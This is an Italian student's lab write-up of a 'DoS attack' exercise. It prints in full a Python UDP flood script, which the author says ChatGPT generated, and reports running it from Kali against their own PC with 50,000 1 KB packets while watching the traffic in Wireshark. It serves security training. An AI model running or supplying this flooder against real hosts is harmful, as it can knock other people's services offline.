

Attacco Dos

Esercizio del Giorno (potete aiutarvi con ChatGPT)

Requisiti del Programma:

Input dell'IP Target:

- Il programma deve richiedere all'utente di inserire l'IP della macchina target. Input della

Porta Target:

- Il programma deve richiedere all'utente di inserire la porta UDP della macchina target.

Costruzione del Pacchetto:

- La grandezza dei pacchetti da inviare deve essere di 1 KB per pacchetto.
-
- Suggerimento: per costruire il pacchetto da 1 KB, potete utilizzare il modulo random per la generazione di byte casuali.

Numero di Pacchetti da Inviare:

- Il programma deve chiedere all'utente quanti pacchetti da 1 KB inviare.

Creazione del codice con ChatGPT

Per la risoluzione di questo compito ho chiesto a ChatGPT di generarmi un codice che seguisse le istruzioni del compito.


Questo il risultato:

```


1 import socket
2 import random
3
4 def generate_packet(size_kb):
5     """Genera un pacchetto di dati casuali di 1 KB."""
6     return bytes(random.getrandbits(8) for _ in range(size_kb * 1024))
7
8 def main():
9     # Richiede l'input dell'IP della macchina target
10    target_ip = input("Inserisci l'IP della macchina target: ")
11
12    # Seleziona automaticamente una porta UDP casuale
13    target_port = random.randint(1024, 65535)
14    print(f"Porta UDP selezionata automaticamente: {target_port}")
15
16    # Richiede il numero di pacchetti da inviare
17    try:
18        packet_count = int(input("Inserisci il numero di pacchetti da 1 KB da inviare: "))
19    except ValueError:
20        print("Errore: Il numero di pacchetti deve essere un numero intero.")
21        return
22
23    # Costruisce il socket UDP
24    with socket.socket(socket.AF_INET, socket.SOCK_DGRAM) as sock:
25        for i in range(packet_count):
26            packet = generate_packet(1) # Pacchetto di 1 KB
27            sock.sendto(packet, (target_ip, target_port))
28            print(f"Pacchetto {i + 1} inviato a {target_ip}:{target_port}")
29
30    print("Tutti i pacchetti sono stati inviati.")
31
32 if __name__ == "__main__":
33     main()
34

```

Prima dell'attacco:



Durante l'attacco:



Relazione

Il codice generato da chat e scritto in python, permette di inviare pacchetti udp di 1 kb all'indirizzo ip fornito. Eseguendo il codice su kali, ho inserito l'ip del mio pc, e ho chiesto l'invio di 50000 pacchetti. Per saltare uno step, ho chiesto a chat di selezionare in automatico la porta udp. Ho usato wireshark per monitorare il traffico udp.